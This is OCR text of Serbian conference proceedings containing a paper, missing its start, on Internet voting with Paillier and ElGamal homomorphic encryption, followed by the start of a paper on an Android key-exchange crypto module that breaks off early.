obavljale na vrlo primitivan način u našoj zemlji. Uvođenjem ovog servisa, troškovi čitave organizacije izbornog procesa bili bi smanjeni, a rezultati obrađeni u realnom vremenu sa visokim stepenom preciznosti i pouzdanosti. Sa druge strane, ergonomične osobine uticale bi na povećanje izlaznosti na izbore, što bi uslovilo donošenje kvalitetnijih odluka na nivou cele zemlje.

**Ključne reči:**
Internet glasanje, elektronsko glasanje, privatnost.

**Abstract:**
This paper analyses the current development stage of electronic services in e-government. Besides numerous other services, the authors discuss the service that would allow the citizens to electronically vote over the Internet. Such voting would bring numerous benefits to both sides. However, such service is designed based on the standard security protocols that are currently in use and it should provide service authentication, integrity, non-repudiation and privacy. Considering that the existing services for e-commerce have reached a high level of practical security, we shall take this fact as a basis for considering the possibilities of introducing the Internet voting service in Serbia. Moreover, we shall examine all the critical points of the encryption system. The biggest issue is the aspect of social acceptance, which implies creditor relationship between citizens and services, the issue of anonymity, counting and other important activities within the service that have so far been performed in a very primitive way in our country. The introduction of this service would reduce the costs of the entire voting process, and the results would be processed in real time with a high level of accuracy and reliability. On the other hand, ergonomic features would trigger an increase in the election turnout rates, which would also have a positive bearing on the decision-making process at the national level.

**Key words:**
Internet voting, e-voting, privacy.

## 1. UVOD

Pravo na biranje predstavnika je osnovni koncept demokratije, to je politički sistem u kome jedan narod svojom slobodnom voljom bira svog vođu. Postoje dva osnovna tipa glasanja: javno i tajno. Servis koji će biti razmatran u ovom radu treba da obezbedi uslove za tajno glasanje. Tajno glasanje je oblik glasanja u kome izbor glasača ostaje anoniman. Glavna svrha ovog sistema je da izbor glasača bude autentičan, odnosno da se spreče spoljni uticaji kao što su zastrašivanje i podmićivanje. Tradicionalni oblik tajnog glasanja se sastoji u tome da glasač svoj glas napiše na listu papira, koji potom ubacuje u kutiju zajedno sa drugim listićima. Glasovi iz kutije se na kraju glasanja prebrojavaju od strane više osoba ili posmatrača izbornog procesa.

Organizovanje i sprovođenje Internet glasanja je veoma izazovan i odgovoran zadatak. Potrebno je istovremeno obezbediti upotrebljiv i veoma bezbedan servis autentifikacije, integriteta i neporecivosti. Internet glasanje ima dobru osnovu i šansu da bude primenjen u Srbiji. Tehnološki, sistem bi bio implementiran preko standardnih bezbednosnih protokola koji imaju široku primenu u pružanju usluga na Internetu (e-bankarstvo, e-trgovina). Glasanje preko Interneta ima niz pogodnosti, neke od njih su glasanje sa udaljenih lokacija, veća izlaznost mlađeg stanovništva, osoba sa posebnim potrebama i manji troškovi izbornog procesa. Jedan od glavnih ciljeva ovog protokola jeste da se glasanje sprovede na takav način da se zaštiti privatnost građana, omogući korisnicima da provere status glasa i da se na bezbedan način obavi prebrojavanje glasova. U izbornoj proceduri svaki glasač se može smatrati kao potencijalni zlonamerni učesnik. Iz tog razloga, bezbednosni protokoli moraju biti otporni prema velikom broju zlonamernih metoda i aktera, čiji je cilj da smanje objektivnost izbornog procesa.

Prema najnovijim istraživanjima, kompjuterska pismenost za 2011. godinu procentualno iznosi 48,99%, od čega je 14,78% delimično kompjuterski pismeno (Republički zavod za statistiku, 2011). Na osnovu ovog istraživanja, možemo da zaključimo da pored problema koji se odnose na infrastrukturu i tehnologiju, koja je osnov ovog sistema, postoje problemi i na polju razvoja sistema.



E-mail: mmarkovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-76-80

## 2. PREGLED TRENUTNOG STANJA

Švajcarski polu-direktni demokratski sistem omogućava građanima da učestvuju u donošenju bilo kog zakona predloženog od strane vlasti, odnosno predloženog od strane građana, ukoliko se za to prikupi dovoljan broj potpisa. Kao rezultat toga, Švajcarci izlaze na glasanje u proseku od 4 do 6 puta godišnje, kako bi prihvatili ili odbili predloge novih zakona, što potvrđuje da je dobar glasački sistem neophodan za demokratska prava građana u Švajcarskoj (Geneva State Chancellery, 2010).

*Central Electoral Commission (CEC)* je centralna izborna komisija koja je oformljena 1. januara 2010. godine, u isto vreme kada je predstavljen sistem elektronskog glasanja u ženevskom kantonu. Po zakonu, *CEC* ima pristup svim operacijama u izbornom procesu, mogućnost provere određenih informacija u bilo kom trenutku nezavisno od izbornih operacija. Zakon propisuje proveru sistema Internet glasanja i javno objavljivanje rezultata istraživanja, svake tri godine. Prva provera sistema izvršena je 2012. godine.

Zatvaranje glasačke kutije obavlja se za vreme sastanka zvaničnika *CEC*-a koji pripremaju, odnosno generišu, više kriptografskih ključeva različite namene. Nakon generisanja ključeva, sledeća faza je konfigurisanje kriptografskih mehanizama, čija je uloga da obezbede neprobojnost glasačke kutije, a to znači da pristup glasovima pre brojanja nije moguć. Glasačka kutija je „bezbedna" kada se glasovi ne mogu prepravljati ili pročitati. Privatni ključ poznat je samo sistemu i on je jedini koji može da zapiše glasove u glasačku kutiju, validan glas je samo onaj koji se može dešifrovati privatnim ključem. Jednom kada je glasačka kutija zapečaćena, veb-sajt preko koga se vrši glasanje može biti otvoren za korišćenje. Kada glasač pristupi veb-sajtu preko Internet pretraživača, tada ostvaruje bezbednu komunikaciju preko *HTTPS* protokola.

Uloga *HTTPS* protokola je da obezbedi uzajamnu autentifikaciju između klijenta i servera i da podaci koji se razmenjuju između njih, budu u šifrovanoj formi. Jednom kada je ova veza ostvarena, *SSL* protokol, unutar *HTTPS*-a obezbeđuje prvi nivo šifrovanja za saobraćaj između klijenta i servera.

Slede procedure za obavljanje glasanja preko Interneta:

- Na stranici za autentifikaciju upisuje broj glasačke kartice i ostale lične podatke;
- Prihvataju se uslovi korišćenja;
- Popunjava se glasački listić;
- Proveravaju se uneti podaci i šalje se glas.

Protokol koji treba da obezbedi šifrovanje na nivou aplikacije je *Surencryption*. *Surencryption* se sastoji od šifrovanja podataka na nivou aplikacije pre slanja preko *HTTPS*-a. Šifrovanje je bazirano na simetričnim ključevima, čiji tajni ključ potiče od *UVN* broja koji je upotrebljen za dobijanje heš vrednosti, odnosno otiska koji se koristi za slanje. Podaci se šifruju dva puta, na različite načine, što proces šifrovanja čini snažnijim. Po dobijanju šifrovane poruke i otiska poruke, sistem preko javnog ključa obavlja verifikaciju parametara (digitalni potpis), nakon čega se glas zapisuje u e-glasačku kutiju. Ovaj sistem je zasnovan na konceptu digitalnog potpisivanja.

Trenutni veb-pretraživači ne podržavaju tehnologije potrebne za implementaciju drugog nivoa šifrovanja. Uglavnom je za to pripremljena dodatna aplikacija, koja se preuzima sa zvaničnog sajta za glasanje, preko koje se glasač autentifikuje.


### 2.1 AUTENTIFIKACIJA OSOBA SA PRAVOM GLASA

Glasači dobijaju glasačku karticu putem pošte. Svi glasači poseduju jedinstveni glasački broj *UVN* koji se nalazi na kartici. Uloga ovog broja je u procesu autentifikacije. Kako ovaj broj ne bi zapao u pogrešne ruke, broj se nikada ne šalje preko kanala za glasanje, umesto njega šalje se otisak (heš), što predstavlja deljenu tajnu između glasača i sistema. Na osnovu otiska, napadač ne može da sazna *UVN* broj (Geneva State Chancellery, 2010).

Pilot projekat započet 2002. godine, završen i prvi put testiran 2005. godine za lokalne izbore saveta, kada je više od 9 hiljada ljudi glasalo putem Interneta. To je bio prvi pokušaj korišćenja glasanja putem Interneta u Estoniji. Zahvaljujući tome, u Estoniji je 2007. godine prvi put u svetu korišćeno glasanje putem Interneta za parlamentarne izbore. Od tada ovaj sistem se uspešno koristi, primenjen je 6 puta na parlamentarnim izborima 2007, jun 2009, oktobar 2009, 2011, 2013, 2014. godine (Vabariigi Valimiskomisjon, 2012).

Slede procedure za obavljanje glasanja putem Interneta u Estoniji:

- Glasač se identifikuje ličnim dokumentom (slika 2);
- Glasač dobija glasački listić i dve koverte;
- Glasač ispunjava svoj listić i stavlja ga u prvu kovertu na kojoj nema informacija o glasaču;
- Zatim, prva koverta se stavlja u drugu na kojoj se nalaze informacije o glasaču;




Slika 1. Životni vek glasačkog listića.




DOI: 10.15308/Synthesis-2015-76-80

- Po prijemu koverti na biračko mesto i utvrđenog prava na glasanje, na osnovu informacije na spoljnoj koverti, ona se otvara i prva koverta odnosno unutrašnja se stavlja u glasačku kutiju.

Ovaj sistem obezbeđuje da glasačev izbor ostane tajan, a da se u isto vreme zabeleži da je glasao. Glasanje preko Interneta u Estoniji zasniva se na predočenom konceptu. Sistem se može predstaviti kao sistem sa dve koverte. Aplikacija koju korisnik dobija na svom računaru, po završetku glasanja šifruje glas javnim ključem servisa za glasanje, što predstavlja prvu neoznačenu kovertu, nakon toga glasač digitalno potpisuje kovertu, čime se autentifikuje pred sistemom, dok glas ostaje tajan. Pre prebrojavanja, servis verifikuje digitalni potpis, lične podatke i anonimno dešifruje unutrašnju kovertu odnosno glas. Metod koristi kriptografsku šemu sa javnim i privatnim ključevima, gde nacionalni komitet za glasanje poseduje privatni ključ. Autentifikacija glasača se vrši biometrijskom ličnom kartom, koja poseduje sertifikat.

Slika 2. Primer lične karte u Estoniji.

Svaki glasač mora da poseduje svoju identifikacionu karticu sa jedinstvenim *PIN* kodom. To je u stvari pametna kartica na kojoj se nalazi mikro čip i ujedno ona predstavlja digitalni identitet osobe. Sve što je potrebno glasaču da bi obavio glasanje je lična karta, čitač, računar i stabilna Internet veza.




Slika 3. Sistem prenošenja glasova u Estoniji.

Ovakav način glasanja u Estoniji je moguć samo 7 dana unapred, u toku izbornog procesa, da bi se obezbedilo vreme u cilju eliminisanja duplih glasova do završetka izbornog procesa. Kako bi obezbedili da glasač izrazi svoju pravu volju, čak i ako se glasač predomisli postoji mogućnost da se glas promeni elektronski ili da se na glasačkom mestu fizički zabeleži glas za vreme trajanja izbora. Primer, ako glasač ode na glasačko mesto i glasa, time se poništavaju svi prethodni elektronski glasovi, i taj poslednji glas se uvažava. Ako se desi da glasač glasa elektronski i fizički, ta informacija se prosleđuje elektronskom odboru za glasanje, i njegov elektronski glas se poništava. Poslednji glas je konačan. Verifikacijom elektronskih sistema, omogućiće se tačna informacija o računaru koji se koristi za glasanje. Visok stepen kompjuterske pismenosti, moderna infrastruktura kombinovana sa e-upravom, čini Internet glasanje u Estoniji mogućim i široko prihvaćenim.

## 2.2 HOMOMORFNO ŠIFROVANJE

Homomorfno šifrovanje obezbeđuje zahtevane osobine za implementaciju bezbednog sistema za Internet glasanje. Ideja koja stoji iza ovog sistema je dovoljno jednostavna. Sa standardnim šemama za šifrovanje, šifrovani podaci moraju prvo da se dešifruju kako bi mogli da se obrade. Homomorfno šifrovanje omogućava različite operacije nad šifrovanim podacima, odnosno omogućava rad sa šifrovanim podacima, a da pre toga nema potrebe za dešifrovanjem. U prevodu, moguće je uzeti dva dela šifrata, uraditi određenu operaciju nad njima, i njihov rezultat na kraju dešifrovati.

Primer funkcija šifrovanja koji poseduje multiplikativnu homomorfnost je *El-Gamal*. Ako se šifrat poruke *m1* i šifrat poruke *m2* pomnože, rezultat je šifrat čitave poruke *m*.

$$E(m1) * E(m2) = E(m1 * m2)$$

Dva primera homomorfnih kripto sistema su *RSA* i *El-Gamal*. U *RSA* sistemu posle šifrovanja otvorenog teksta *P* u šifrat *C*, možemo pomnožiti *C* sa 2, onda dešifrovati *2C* i tako dobiti *2P*. Ovo ne bi bilo moguće u nekom simetričnom sistemu. Na primer, ako bi u *AES* šifratu pomnožili *C* sa 2 i onda dešifrovali, kao rezultat bi dobili neku slučajnu vrednost umesto *P* (Stenbro, 2010).

*El-Gamal* je kriptološki sistem baziran na diskretnim algoritmima koji je dobio ime po svom pronalazaču *Taher El Gamal-u*. Ovo je odličan sistem sa javnim ključem koji se koristi za generisanje digitalnog potpisa, baziran na *Diffie-Hellman* protokolu. U slučaju *El-Gamal* protokola, možemo uzeti šifrate glasova i na kraju dobiti tačan rezultat.

Šema rada:

- Bob generiše prost broj $p$ i broj $g$ koji predstavlja vrednost između 1 i ($p$-1).
- Generiše se slučajna vrednost $x$ koja predstavlja njegov privatni ključ.
- Bob računa $y$, $y=g^x mod P$.
- Ključ koji Bob šalje Alisi je $p$, $g$ i $y$.
- Alisa kada dobije vrednosti, uzima vrednosti koju je dobila i poruku $M$ koju hoće da pošalje, zatim generiše svoju slučajnu vrednost $k$.
- Računa svoju vrednost $a$: $a = g^k mod P$.
- Nakon toga izračunava $b$: $b = y^k M mod P$.
- $a$ i $b$ kao šifrovane vrednosti šalje Bobu.
- Šifrat $C$ predstavljaju parametri $(a, b)$, a to znači $(g^k, My^k)=C$.

Dešifrovanje:

$$C = \frac{b}{a^x} = M\frac{y^k}{(g^k)^x} = M\frac{y^k}{(g^x)^k} = \frac{My^k}{y^k} = M$$


Koristeći $x$ možemo izvršiti faktorizaciju drugog dela šifrata i doći do poruke.

U kriptografskom protokolu Internet glasanja, identitet glasača može da se koristi za šifrovanje, tako da glasač ima mogućnost da proveri tačnost svog zapisanog glasa. U slučaju spajanja glasova, originalan glas neće biti dostupan kao u slučaju kad se glasovi šifruju odvojeno. U glasačkom sistemu množenja glasova, onemogućena je provera njihovog integriteta. Rešenje bi bio neki protokol koji sabira glasove i na kraju prikazuje ukupan zbir glasova. Glavna prednost homomorfnog sabiranja glasova je u tome da nije potrebno dešifrovanje pojedinačnih glasova, već se privatni ključ koristi samo jednom za dešifrovanje konačnog zbira za svaki izborni proces. Na ovaj način sve vreme se čuva



DOI: 10.15308/Synthesis-2015-76-80

tajnost pojedinačnih glasova. Primer protokola homomorfnog sabiranja (slika 4).




Slika 4. Homomorfno dodavanje glasova.

Svaki od ovih primera dozvoljava operacije nad tekstom samo na jedan način (sabiranje ili množenje). Kriptološki sistem koji u isto vreme podržava obe operacije je poznat kao potpuno homomorfno šifrovanje. Postojanje efikasne i potpune homomorfnosti ima velike praktične implementacije na primer u *cloud computing-u*.

## 3. PREGLED PREDLOŽENOG REŠENJA

Homomorfnost je kriptografska forma koja omogućava određene računske operacije nad šifratom. Na izlazu generiše šifrovan rezultat, koji kada se dešifruje odgovara rezultatu operacija nad originalnim tekstom. Ovo je poželjna funkcija u arhitekturi modernih komunikacionih sistema. Homomorfna kriptografija predstavlja dobru osnovu za povećanje bezbednosnih mera nad nepoznatim sistemima i aplikacijama koje pristupaju osetljivim informacijama.

Za glasački softver postoje dva moguća homomorfna algoritma sa osobinom dodavanja: *Paillier* i *El-Gamal*. *Paillier* algoritam je već sam po sebi dobar za slučaj dodavanja glasova i mnogo češće se koristi. Ovaj algoritam nam daje mogućnost dodavanja glasova, i ako su oni predhodno šifrovani. Originalna *El-Gamal* šema koristi osobine multiplikacije i ona se može modifikovati tako da poseduje osobine homomorfnog dodavanja, ali može doći do problema u slučaju velikog broja glasača kada ova šema postaje neefikasna, dok *Paillier* pruža jednostavniju implementaciju i dobre performanse. *Paillier-ov* algoritam je kriptološki sistem baziran na sistemu javnih ključeva koji je dizajnirao Francuski istraživač *Pascal Paillier* 1999. godine (Choinyambuu, 2009).

Primer generisanja ključeva:

*(n, g)* – javni ključevi za šifrovanje;
*(λ, μ)* – privatni ključevi za dešifrovanje;
*(α, β)* – slučajni brojevi;
*gcd* – najveći zajednički delilac;
*lcm* – najmanji zajednički sadržalac;
*Zn* – skup celih brojeva *n*;
*Zn** – skup uzajamno prostih brojeva do *n*;

Javni ključ *n*: $n = pq$;

Privatni ključevi: $= lcm(p-1, q-1)$,

$$\mu = (L(g^{\lambda} \bmod n^2))^{-1} \bmod n;$$

Funkcija *L* je definisana kao:

$$L(u) = \frac{u-1}{n};$$

Generišu se dva prosta broja, *p* i *q* nezavisno jedan od drugog, gde važi:

$$gcd(pq, (p-1)(q-1)) = 1.$$

Postoje dva načina za generisanja *g* gde $g \in Zn^*$.

Prvi način:
Slučajno izabran *g* iz skupa $Zn^*$ gde važi:

$$gcd(\frac{g^{\lambda} \bmod n^2 - 1}{n}, n) = 1$$

Drugi način:
Slučajno izabrani *α* i *β* iz skupa $Zn^*$ gde važi:

$$g = (\alpha n + 1)\beta^n \bmod n^2$$

Šifrovanje:

*m* – poruka (izbor glasača), $m \in Zn$;
*r* – slučajan broj, $r \in Zn^*$;
*E(m)* – šifrat;

$$E(m) = g^m * r^n \bmod n^2$$

Dešifrovanje:

$$m = L(c^{\lambda} \bmod n^2) * \mu \bmod n$$

Pretpostavimo da imamo *Nv* - broj glasača. Svaki glas moramo da predstavimo u numeričkoj formi i šifrujemo *Paillier-om*. Svako šifrovanje datim algoritmom zahteva slučajan broj, tako da je svaki glas različito šifrovan. Serverska baza *b* mora da ispuni uslov *b>Nv*. Na kraju izbornog procesa izborni zvaničnici imaće broj *Nv* od šifrovanih glasova. Tako mogu izračunati rezultat svih šifrovanih glasova na *mod* $n^2$.

Rezultat *T* je predstavljen formulom:

$$T = \prod_{i=1}^{Nv} ci \bmod n^2.$$

Ove homomorfne osobine mogu biti korišćene od strane sigurnih elektronskih sistema. Pretpostavimo jednostavan izborni sistem gde glasač bira "za" ili "protiv" u svom glasu. Neki broj glasača *m* bira svoj glas (1 ili 0). Svaki glački listć je šifrovan pre popunjavanja. Izborni zvaničnici uzimaju rezultat šifrovanih glasova koje dešifruju, rezultat sadrži vrednost *n* koja predstavlja zbir svih "za" glasova. Tako zvaničnici mogu izračunati *(m-n)* što predstavlja "protiv" glasove. Uloga slučajnog broja *r* osigurava da će dva ekvivalentna glasa biti šifrovana u identičan šifrat sa zanemarljivom verovatnoćom, sa ciljem da sačuvamo servis anonimnosti.

Predstavljeno rešenje (slika 5) sadrži 3 glasača koji u ovom primeru imaju dve izborne opcije, „za" (DA) i „protiv" (NE) odnosno *true* ili *false*. U nastavku ovog dela detaljno ćemo diskutovati o funkcionalnostima koje su predstavljene u ovoj šemi, koja zadovoljava sve osobine glasačkih sistema.

Posmatraćemo šemu kroz četiri faze:

**Faza 1**: Glasaču su putem posebnog interfejsa ponuđene dve izborne opcije. Glasač može da se opredeli samo za jednu opciju. Tačan korisnički interfejs u ovom radu nije bio predmet istraživanja. Ovaj deo rada se odnosi na samu šemu glasačkog procesa unutar predloženog algoritma.




DOI: 10.15308/Synthesis-2015-76-80

**Faza 2**: Nakon odabira glasa, glas se šifruje sa *Paillier*-ovim algoritmom, sa ključevima *n* i *g*. Ključevi *n* i *g* su generisani preko kriptografskog generatora koji je definisan od strane *Paillier* algoritma. Treba zapaziti da se svi glasovi u šemi šifruju istim ključem nezavisno od broja glasača i tipa glasa.

**Faza 3**: Sa pretpostavkom da postoje 3 glasača, kako je to prikazano na šemi. Nakon prvog i drugog dobijenog šifrata (šifrovani glasovi) za glasača 1 i 2, koristi se *Paillier*-ova funkcija dodavanja (kriptografska konkatenacija) sa ključevima *n* i *g*, što rezultuje sa novim podatkom (koji u potpunosti enkapsulira glasača 1 i glasača 2) koji se na identičan način funkcijom dodavanja povezuje sa šifratom glasača 3 i tako generiše novi enkapsulirani podatak. Proces enkapsulacije u slučaju više glasača u potpunosti bi odgovarao osobinama binarnog stabla. Enkapsulirani podatak u ovoj šemi obezbeđuje glasačima potpunu anonimnost u odabiru glasa, ova vrsta anonimnosti je upravo proizvod homomorfnog svojstva *Paillier* algoritma, što i predstavlja jedan od glavnih doprinosa predložene šeme.

**Faza 4**: U poslednjoj fazi, na strani subjekta koji prebraja glasove, utvrđuje se broj glasova "za" i "protiv". Do ovih informacija se dolazi primenom *Paillier*-ovog algoritma u režimu za dešifrovanje sa odgovarajućim ključevima. U ovoj fazi je moguće dešifrovati sve glasove, utvrditi izborne opcije (prebrojati glasove), ali nije moguće saznati identitet glasača ili napraviti tačnu vezu između glasača i izborne opcije. Ovakva vrsta anonimnosti je zahtevna kod ovakvih sistema, naravno ovi sistemi podrazumevaju nezavisan sistem ili podsistem za obavljanje autentifikacije glasača, radi provere glasačkog prava, koji su u skladu sa zakonom koji je država propisala.

U nastavku, prikazana je simulacija našeg glasačkog sistema sa 3 glasača u *cryptool* kriptografskom razvojnom okruženju, koje implementira sve kriptografske funkcije prema *NIST* standardu.



Slika 5. Simulacija praktične upotrebe glasačkog sistema sa primenom homomorfne kriptografije

## 4. ZAKLJUČAK

Na osnovu istraživanja u ovom radu i uvida u postojeće sisteme koji se već nekoliko godina uspešno koriste u stranim zemljama, smatramo da sistem ima dobar osnov za implementaciju i realizaciju u Srbiji. Bezbednosni protokoli koji predstavljaju osnovu ovog sistema danas se široko koriste u našoj zemlji u različitim granama ekonomije, trgovine i drugim aktivnostma na Internetu. Pored svih zahtevanih bezbednosnih mera i dalje je najveći problem poverenje.

Uvođenje ovog sistema blagovremeno bi uticalo na povećanje izlaznosti, pretežno mlađe generacije. Takođe, starijim osobama našeg društva i osobama sa posebnim potrebama stvorile bi se mogućnosti za izlazak na glasanje. Korišćenjem ovog Internet servisa postigle bi se ogromne uštede u državnom budžetu, iz koga se finansira čitav izborni proces.

Osnovni motiv ovog rada je bio da se dizajnira generički model sistema za glasanje koji će pomoću implementacije različitih kriptoloških protokola u kasnijim verzijama onemogućiti sve tipove kompromitacije i moguće manipulacije nad sistemom.

Nakon istraživanja različitih protokola za brojanje i šifrovanje glasova kao što su *El-Gamal* i *Paillier* došli smo do zaključka da homomorfne osobine sabiranja i *Paillier-ov* algoritam predstavljaju dobar osnov za postizanje anonimnosti i brojanje glasova. Dobar sistem definitivno postoji, na jednostavan način smo demonstrirali model koji predstavlja osnovu i početak nekog mnogo većeg sistema. O značaju ove teme i potrebe da se tehnološki unapredi, završićemo sa citatom:

*"Oni koji glasaju ne odlučuju ništa, oni koji broje glasove odlučuju sve." - Joseph Stalin*

## LITERATURA


Choinyambuu, S. (2009). *Homomorphic Tallying with Paillier Cryptosystem:E-Voting seminar*. Preuzeto sa http://security.hsr.ch/msevote/seminarpapers/HS09_Homomorphic_Tallying_with_Paillier.pdf

Geneva State Chancellery. (2010). *Uncovering the veil on Geneva's internet voting solution*. Geneva: Geneva Information Tehnology Centre.

Republički zavod za statistiku. (2011). *Rezultati popisa 2011*. Preuzeto sa http://popis2011.stat.rs/?page_id=1221

Stenbro, M. (2010). *A Survey of Modern Electronic Voting Technologies*. Trondheim, Norway: Norwegian University of Science and Technology.

Vabariigi Valimiskomisjon. (2012). *Internet Voting in Estonia*. Preuzeto sa http://vvk.ee/voting-methods-in-estonia/engindex/




DOI: 10.15308/Synthesis-2015-76-80

Synthesis
International Scientific Conference of IT and Business-Related Research

# RAZVOJ KRIPTO MODULA ZA BEZBEDNU RAZMENU KLJUČEVA NA ANDROID PLATFORMI

## THE DEVELOPMENT OF CRYPTO MODULE FOR SECURE KEY EXCHANGE ON ANDROID PLATFORM

Petar Stepanović

**Apstrakt:**
Brz razvoj Interneta uslovio je potrebu za razvojem zaštite informacija preko Interneta. Korišćenjem Android, Java, Google Cloud Messaging tehnologija razvili smo kripto modul za razmenu ključeva preko Interneta sa svim funkcionalnostima koje su potrebne za realizaciju ove aplikacije.
U ovom radu će biti objašnjene osnove pomenutih tehnologija sa kratkim pregledom aplikacije koja omogućava sigurnu razmenu ključeva preko Interneta.

**Ključne reči:**
ključ, aplikacija, Internet, bezbednost, razmena.

**Abstract:**
The necessity of secure exchange of information over the Internet was triggered by sudden Internet advancements. We have used Android, Java and Google Cloud Messaging technologies to develop a crypto module for secure key exchange over the Internet with all the functions needed for the implementation of such application.
This paper shall elaborate on the fundamentals of the aforementioned technologies with the overview of the applications enabling secure key exchange over the Internet.

**Key words:**
key, application, Internet, security, exchange.

## UVOD

Savremene informacione tehnologije drastično su promenile današnji svet računarskih mreža, s obzirom na svakodnevni rast broja novih korisnika Interneta i samih internet servisa, povećava se kako količina tako i vrednost informacija pa slobodno možemo reći da je informacija jedan od najbitnijih resursa današnjice. U današnje vreme Internet ulazi u razne aspekte svakodnevnog života. On se koristi za komunikaciju, trgovinu, informisanje, elektronsko bankarstvo, itd. Usled ovoga Internet nam olakšava dosta toga ali isto tako napadačima olakšava da nelegalnim napadima dođu do čuvanih infromacija. Obezbeđivanjem kanala kroz koji prolaze naše informacije umanjujemo ne samo privatnu već i sve češće ekonomsku štetu.

Za ciljnu grupu koja će koristiti ovaj modul izabrani su korisnici koji koriste uređaje na Android platformi i koji koriste aplikacije za ramenu poruka preko interneta. Opredelili smo se za ovu ciljnu grupu korisnika jer je sve veći broj korisnika koji koristi aplikacije za razmenu poruka preko Interneta, kako za privatno ili neobavezno takozvano ćaskanje, tako i onih koji koriste ovu mogućnost u poslovne svrhe.

U skladu sa prethodno navedenim prednostima i manama komunikacije preko Interneta za temu ovog rada opredelili smo se za izradu kripto modula za razmenu ključeva na Android platformi. Aplikacija pruža korisnicima mogućnost da se registruju kako bi mogli bezbedno da komuniciraju sa dugim registrovanim korisnicima tako što prvo izračunaju ključ koji će kasnije koristiti za šifrovanje željenih poruka.

Šifrovanjem infromacija onemogućujemo neželjenoj strani da ima uvid u sadržaj naše informacije. Šifrovanje je proces transformacije orignalne informacije (otvoreni tekst) u šifrovani podatak (šifrat). Obrnut proces šifrovanju je, dešifrovanje koje na osnovnu šifrata rekonstruiše prvobitnu nešifrovanu poruku. U oba procesa pored otvorenog teksta i šifrata koristi se vrednost koja se naziva ključ šifrovanja. Broj simbola koji predstavlja ključ tj. njegovu dužinu zavisi od šifrarskog sistema koji se koristi i od veličine otvorenog teksta. Postoje dva osnovna tipa kriptografije simetrična i asimetrična kriptografija.

Kao što je prethodno napomenuto za ciljnu grupu su izabrani korisnici koji koriste uređaje na Android platformi. Postoje razni načini i uređaji preko kojih možemo da razmenjujemo poruke ali smo se opredelili za pametne mobilne uređaje zbog njihove rasprostranjenosti i dostupnosti u skoro svakoj situaciji. Za Android platformu smo se opredelili jer po nekim istraživanjima Android korisnici čine čak 85% ukupnog broja korisnika svih operativnih sistema na globalnom nivou.

Za izradu same Android aplikacije danas postoji nekoliko integrisanih razvojnih okruženja od kojih su najpopularnija Eclipse, Android Studio, IntelliJ IDEA. Na sloju komunikacije mogu se koristiti razne tehnologije neke od njih su Java sa raznim bibliotekama koje omogućavaju laku komunikaciju između servera i korisnika, Python, PHP, itd. Za skladištenje poruka često se koriste MySQL, Oracle, ali u ovom radu za skladištenje poruka i komunikaciju sa uređajem koristili smo *Google Cloud Messaging* servis.

E-mail: petarstepanovic@gmail.com
DOI: 10.15308/Synthesis-2015-81-84

Struktura aplikacije se može podeliti na dve celine: korisnički deo tj. Android aplikacija i komunikacioni deo tj. lokalni server i *Google Cloud Messaging* servis. Android aplikacija sadrži informacije o korisniku koje omogućavaju komunikaciju između dva korisnika i pristup lokalnom serveru. Lokalni server sadrži ključ koji garantuje da se Android aplikacija poveže baš sa željenim serverom i kasnije povezuje Android aplikaciju sa *Google Cloud Messaging* servisom. *Google Cloud Messaging* servis preuzima podatke sa lokalnog servera, skladišti ih i kasnije prosleđuje između korisnika.

Koristeći navedene tehnologije, aplikacija je realizovana u skladu sa navedenim zahtevima a uputsvto za korišćenje aplikacije dato je zajedno sa detaljnim pregledom njene strukture i slikama svih važnijih delova ove aplikacije.

## REZULTATI I DISKUSIJA

### SOFTVERSKO REŠENJE

*Cilj projekta*

